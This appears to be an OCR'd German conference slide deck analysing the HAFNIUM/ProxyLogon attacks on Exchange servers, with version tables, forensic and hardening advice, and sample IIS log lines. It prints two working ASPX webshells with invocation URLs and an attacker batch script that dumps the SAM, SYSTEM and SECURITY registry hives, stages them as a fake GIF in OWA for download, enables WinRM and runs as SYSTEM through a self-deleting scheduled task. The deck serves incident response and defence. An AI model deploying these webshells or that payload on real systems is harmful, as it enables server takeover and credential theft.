
Exchange	2019	2016	2013	2010 SP3
Neu	CU9: 15.2.858.5	CU20: 15.1.2242.4	x	x
N-0	CU8: 15.2.792.10	CU19: 15.1.2176.9	CU23: 15.0.1497.12	RU32: 14.3.513.0
N-1	CU7: 15.2.721.13	CU18: 15.1.2106.13	CU22: 15.0.1473.6	
N-2	CU6: 15.2.659.12	CU17: 15.1.2044.13	CU21: 15.0.1395.12	
N-3	CU5: 15.2.595.8	CU16: 15.1.1979.8		
N-3	CU4: 15.2.529.13	CU15: 15.1.1913.12		
N-4	CU3: 15.2.464.15	CU14: 15.1.1847.12		
N-5	CU2: 15.2.397.11	CU13: 15.1.1779.8		
N-6	CU1: 15.2.330.11	CU12: 15.1.1713.10		
N-7	RTM: 15.2.221.18	CU11: 15.1.1591.18		
N-8		CU10: 15.1.1531.12		
N-9		CU09: 15.1.1466.16		
N-10		CU08: 15.1.1415.10		

Häufige Fragen




- Mein Exchange ist nur per VPN erreichbar
  - Sind sie sicher ?
  - Wie kommen ihre ActiveSync Geräte zu Exchange ?
  - Wie funktioniert Exchange Hybrid Mode (Free/Busy; Migration)
- Ich habe eine Pre-Authentifizierung?
  - Klingt gut. Aber für alle URLs?
  - Angreifer mit Anmelddaten kann angreifen
  - MAPI/HTTP mit PreAuth?
- MDM Proxy (MobileIron u.a.)
  - Reverse Proxy für ActiveSync. EAS ist gesichert
  - Aber was ist mit EWS und anderen Diensten ?
- Policy: „Powershell Signing Required“
  - Verhindert Ausführung nicht signierter Skripte
  - Verhindert nicht „in Memory Execution“
  - Verhindert nicht Powershell.exe –ep unsigned
  - Malware kommt auch als JS, ASPX, CMD, BAT
- Sonstiges
  - Was ist mit internen Angriffen?
- Die Zeit danach
  - Applocker, Splunk, Azure Sentinel, Defender ATP, LAPS, KRBRollover, ...

Die Angriffswellen



Auswertung



- Was konnte der Angreifer mit den Berechtigungen machen ?
  - LocalSystem
  - Exchange Trusted Subsystem
  - Analysis - Post-Exploitation from Exchange HAFNIUM https://www.youtube.com/watch?v=rn-6t7OygGk
- Web-Server-Logs (IISLOG) (seit Jan2021 oder früher!)
- Unerwünschte Dateien/WebShells/RemoteShells, Crypto-Trojaner, Bitcoin Miner
- Exchange Management Eventlog (Commandlets)
- Windows Eventlog (Anmeldungen, Taskplaner, Prozessstart...)
- PowerShell Historylog
- FirewallLogs/ProxyLog
  - Ausgehende Verbindungen zu C2C-Servern
  - Eingehende Verbindungen
- Active Directory, (Neue Objekte, Gruppenmitgliedschaften, Gruppenrichtlinien)
- Neu angelegte Dateien, unbekannte Dateien
- Netzwerk / NetFlow
- Weitere...

Nach dem Exploit ist vor dem Exploit

- Virenscanner
  - Auf jedem Server
  - Nur notwendige und „sinnvolle“ Ausschlüsse
  - Logging
- Optimiertes Logging
  - Sammeln aller Logs (Eventlog, IISLog, Firewall, …)
  - Sichern gegen Verlust
  - Entlastung des Clients
  - Azure Log Analytics/Sentinel, Elastic Stack, Graylog, Splunk, Syslog, u.a.,
- Lücken selbst suchen
  - PingCastle https://www.pingcastle.com/, https://www.msxfaq.de/tools/3rdparty/ping_castle.htm
  - MetaSploit https://www.metasploit.com/
  - Snort https://www.snort.org/
  - Thor Lite https://www.nextron-systems.com/2021/03/06/scan-for-hafnium-exploitation-evidence-with-thor-lite/
  - Loki/Yara https://github.com/Neo23x0/Loki
  - Kali-Linux https://www.kali.org/
- Netzwerk
  - Zero Trust, Segmentierung, innere Firewalls, Adminkonzept, PIM, Benutzerschulungen, Flusskontrolle, …

IISLogs

```
"UrlStem","UserAgent","AnchorMailbox","HttpStatus"
"/ecp/","ExchangeServicesClient/0.0.0.0","ServerInfo~a]@ex2016.msxfaq.net:444/autodiscover/autodiscover.xml?#","200"
"/ecp/y.js","ExchangeServicesClient/0.0.0.0","ServerInfo~a]@ex2016.msxfaq.net:444/autodiscover/autodiscover.xml?#","200"
"/ecp/y.js","ExchangeServicesClient/0.0.0.0","ServerInfo~a]@ex2016.msxfaq.net:444/autodiscover/autodiscover.xml?#","200"
"/ecp/y.js","python-requests/2.25.1","ServerInfo~a]@ex2016.msxfaq.net:444/mapi/emsmdb/?#","200"
"/ecp/y.js","python-requests/2.25.1","ServerInfo~a]@ex2016.msxfaq.net:444/ecp/proxyLogon.ecp?#","241"
"/ecp/y.js","python-requests/2.25.1","ServerInfo~a]@ex2016.msxfaq.net:444/ecp/DDI/DDIService.svc/GetObject?msExchEcpCanary=xxxx&schema=OABVirtualDirectory#","200y.js"
```

- Zeigt Zugriffe NACH der Infektion
- „y.js“-Datei im ECP-Verzeichnis mit 200 OK
- UserAgent ist gefälscht

WebShell / RemoteShell

```
<script runat="server">
protected void Page_Load(object sender, Eventargs e) {
   System.io.streamwriter sw = new System.io.streamwriter(Request.Form[„fname",false, Encoding.Default);
   sw.write(Request.Form["fdata"]);
   sw.close();
}
</script>
```

Aufruf: https://server.msxfaq.de/aspxuploader.aspx?fname=.\filename&fdata=Dateiinhalt

```
<script language=""JScript"" runat=""server"">
function Page_Load(){
eval(System.Text.Encoding.ASCII.GetString(System.Convert.FromBase64String(Request.Item["„feldname""])),""unsafe"");
}
</script>
```

Aufruf: https://server.msxfaq.de/aspxshell.aspx?feldname=Y21kIC9jIGRpcg==

BASE64: cmd /c dir


Nishang – PowerShell for offensive security, penetration testing and red teaming
https://github.com/samratashok/nishang

Sample Payload

```
@echo on
chcp 437
echo cmd /c mkdir c:\windows\temp\debugsms>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\sam C:\windows\temp\debugsms\sam>>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\system C:\windows\temp\debugsms\system>>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\security C:\windows\temp\debugsms\security>>c:\windows\temp\TMP23875.bat
echo cmd /c choice /t 1 /d y /n ^>nul>>c:\windows\temp\TMP23875.bat
echo cmd /c ipconfig /all ^>C:\windows\temp\debugsms\ip.txt>>c:\windows\temp\TMP23875.bat
echo cmd /c arp -a ^>C:\windows\temp\debugsms\arp.txt>>c:\windows\temp\TMP23875.bat
echo cmd /c dir /b /s c:\windows\temp\debugsms ^>c:\windows\temp\siineidvsms.log>>c:\windows\temp\TMP23875.bat
echo cmd /c makecab /f c:\windows\temp\siineidvsms.log /d compressiontype=lzx /d compressionmemory=21 /d maxdisksize=10240000000
 /d diskdirectorytemplate="C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth" /d cabinetnametemplate=getidtoken.gif >>c:\windows\temp\TMP23875.bat
echo cmd /c choice /t 1 /d y /n ^>nul>>c:\windows\temp\TMP23875.bat
echo cmd /c start c:\windows\temp\TMP23876.bat >>c:\windows\temp\TMP23875.bat
echo cmd /c rmdir /s /q c:\windows\temp\debugsms >>c:\windows\temp\TMP23875.bat
echo cmd /c winrm set winrm/config/service @{EnableCompatibilityHttpsListener="true"}>c:\windows\temp\TMP23876.bat
echo cmd /c winrm quickconfig -q >>c:\windows\temp\TMP23876.bat
echo cmd /c choice /t 1 /d y /n ^>nul>>c:\windows\temp\TMP23876.bat
echo cmd /c winrm set winrm/config/service @{EnableCompatibilityHttpsListener="true"}>>c:\windows\temp\TMP23876.bat
echo cmd /c del c:\windows\temp\TMP23875.bat >>c:\windows\temp\TMP23876.bat
schtasks /create /ru system /tn "\Microsoft\Windows\WwanSvcdcs"  /tr "cmd /c c:\windows\temp\TMP23875.bat" /sc once /st 23:59
ping -n 3 127.0.0.1
schtasks /run /tn "\Microsoft\Windows\WwanSvcdcs"
ping -n 3 127.0.0.1
schtasks /delete /tn "\Microsoft\Windows\WwanSvcdcs" /f
```

- CMD-Files sind auch leistungsfähig, es muss nicht PowerShell sein, kein **CodeSigning!**
- **CAB-Archiv mit GIF-**Erweiterung erlaubt Binärdownload per OWA
- Verzögerung durch Choice (nicht korrekt) und PING
- Ausführung als System durch Taskplaner mit **Cleanup**

Vielen Dank für Ihre Aufmerksamkeit.



Aktuelle Informationen:
https://www.msxfaq.de/exchange/update/hafnium-exploit.htm
https://www.msxfaq.de/exchange/update/hafnium-nachbereitung.htm

Net at Work GmbH
Am Hoppenhof 32 A
33104 Paderborn

Kontakt
frank.carius@netatwork.de

Building IT-Excellence.
0800-Netatwork
www.netatwork.de